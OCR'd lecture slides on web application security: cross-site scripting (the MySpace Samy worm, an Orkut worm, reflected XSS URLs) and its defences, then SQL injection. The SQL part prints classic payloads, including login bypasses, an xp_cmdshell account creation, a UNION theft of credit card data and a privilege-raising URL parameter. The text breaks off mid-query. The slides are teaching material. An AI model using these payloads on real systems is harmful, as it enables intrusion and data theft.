  - Many sites try to filter out scripts from user content, but this is difficult (example: samy worm)
- Another reflection trick
  - Some websites parse input from URL

http://cnn.com/login?URI="'>><script>AttackScript</script>

  - Use phishing email to drive users to this URL
  - Similar: malicious DOM (client parses bad URL)

Attack code does not appear in HTML sent over network

Other Sources of Malicious Scripts

- Scripts embedded in webpages
  - Same-origin policy doesn't prohibit embedding of third-party scripts
  - Ad servers, mashups, etc.
- "Bookmarklets"
  - Bookmarked JavaScript URL

    javascript:alert("Welcome to paradise!")
  - Runs in the context of current loaded page

MySpace Worm (1)

http://namb.la/popular/tech.html

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- … but does allow tags for CSS. K00L!
  -
- But MySpace will strip out "javascript"
  - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
  - Convert from decimal instead:
    alert('double quote: ' + String.fromCharCode(34))

MySpace Worm (2)

http://namb.la/popular/tech.html

- *"There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!"*
- Started on "samy" MySpace page
- Everybody who visits an infected page, becomes infected and adds "samy" as a friend and hero
- 5 hours later "samy"

  has 1,005,831 friends
  - Was adding 1,000 friends per second at its peak

XSS in Orkut

http://antrix.net/journal/techtalk/orkut_xss.html

Example of XSS exploit code

- Orkut: Google's social network
  - 37 million members (2006), very popular in Brazil
- Bug allowed users to insert scripts in their profiles
- Orkut Cookie Exploit: user views infected profile, all groups he owns are transferred to attacker
- virus.js: attack script in a flash file
  - Every viewer of infected profile is joined to a community
    - "Infectatos pelo Virus do Orkut" (655,000 members at peak!)
  - Virus adds malicious flash as a "scrap" to the visitor's profile; everybody who views that profile is infected, too
    - Exponential propagation!

Similar to "wall post" in Facebook


Preventing Cross-Site Scripting

- Preventing injection of scripts into HTML is hard!
  - Blocking "<" and ">" is not enough
  - Event handlers, stylesheets, encoded inputs (%3C), etc.
  - phpBB allowed simple HTML tags like <b>

    <b c=">" onmouseover="script" x="<b ">Hello<b>
- Any user input must be preprocessed before it is used inside HTML
  - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
    - ' becomes ' " becomes " & becomes &
  - In ASP.NET, Server.HtmlEncode(string)


ASP.NET: validateRequest

- Crashes page if finds <script> in POST data




- Looks for hardcoded list of patterns
- Can be disabled
  - <%@ Page validateRequest="false" %>

httpOnly Cookies (IE)



- Cookie sent over HTTP(S), but cannot be accessed by script via document.cookie
- Prevents cookie theft via XSS
- Does not stop most other XSS attacks!

Dynamic Web Application



PHP: Hypertext Preprocessor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

```
<input value=<?php echo $myvalue; ?>>
```

- Can embed variables in double-quote strings

```
$user = "world"; echo "Hello $user!";
or $user = "world"; echo "Hello" . $user . "!";
```

- Form data in global arrays $_GET, $_POST, ...

SQL

- Widely used database query language
- Fetch a set of records

  SELECT * FROM Person WHERE Username='Vitaly'
- Add data to the table

  INSERT INTO Key (Username, Key) VALUES ('Vitaly', 3611BBFF)
- Modify data

  UPDATE Keys SET Key=FA33452D WHERE PersonID=5
- Query syntax (mostly) independent of vendor


Sample PHP Code

- Sample PHP

```
$selecteduser = $_GET['user'];
$sql = "SELECT Username, Key FROM Key " .
          "WHERE Username='$selecteduser'";
$rs = $db->executeQuery($sql);
```


- What if ‘user’ is a malicious string that changes the meaning of the query?

SQL Injection: Basic Idea




- This is an input validation vulnerability
  - Unsanitized user input in SQL query to back-end database changes the meaning of query
- Specific case of more general command injection


Typical Login Prompt



User Input Becomes Part of Query




Normal Login




Malicious User Input

SQL Injection Attack



Exploits of a Mom

http://xkcd.com/327/



Authentication with Back-End DB

- set UserFound=execute(
  "SELECT * FROM UserTable WHERE
  username=' " & form("user") & " ' AND
  password= ' " & form("pwd") & " ' ");
  - User supplies username and password, this SQL query checks if user/password combination is in the database
- If not UserFound.EOF
  Authentication correct
  else Fail

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Steal Data

- User gives username ' OR 1=1 --
- Web server executes query

```
set UserFound=execute(
    SELECT * FROM UserTable WHERE
    username='' OR 1=1 -- ... );
```

Always true!

Everything after -- is ignored!

  - Now all records match the query
- This returns the entire database!

Another SQL Injection Example

[From Kevin Mitnick's "The Art of Intrusion"]

- To authenticate logins, server runs this SQL command against the user database:

SELECT * WHERE user='name' AND pwd='passwd'

- User enters ' OR WHERE pwd LIKE '% as both name and passwd
- Server executes

Wildcard matches any password

SELECT * WHERE user='' OR WHERE pwd LIKE '%' AND pwd='' OR WHERE pwd LIKE '%'

- Logs in with the credentials of the first person in the database (typically, administrator!)

It Gets Better

- User gives username

  ’ exec cmdshell ‘net user badguy badpwd’ / ADD --

- Web server executes query

  set UserFound=execute(

  SELECT * FROM UserTable WHERE

  username= ‘’ exec … -- …);

- Creates an account for badguy on DB server

Pull Data From Other Databases

- User gives username

  ’ AND 1=0
  UNION SELECT cardholder, number,
  exp_month, exp_year FROM creditcards
- Results of two queries are combined
- Empty table from the first query is displayed together with the entire contents of the credit card database

More SQL Injection Attacks

- Create new users

  ’; INSERT INTO USERS (‘uname’,‘passwd’,‘salt’)
  VALUES (‘hacker’,‘38a74f’, 3234);

- Reset password

  ’; UPDATE USERS SET email=hcker@root.org
  WHERE email=victim@yahoo.com

Uninitialized Inputs

```
/* php-files/lostpassword.php */
for ($i=0; $i<=7; $i++)
     $new_pass .= chr(rand(97,122))
...
$result = dbquery("UPDATE ".$db_prefix."users
    SET user_password=md5('$new_pass')
    WHERE user_id='".$data['user_id']." ' ");
```

Creates a password with 8 random characters, assuming $new_pass is set to NULL

SQL query setting password in the DB

In normal execution, this becomes

```
UPDATE users SET user_password=md5('????????')
WHERE user_id='userid'
```

Exploit

User appends this to the URL:

&new_pass=badPwd%27%29%2c

user_level=%27103%27%2cuser_aim=%28%27

This sets $new_pass to badPwd'), user_level='103', user_aim=('

SQL query becomes

```
UPDATE users SET user_password=md5('badPwd'),
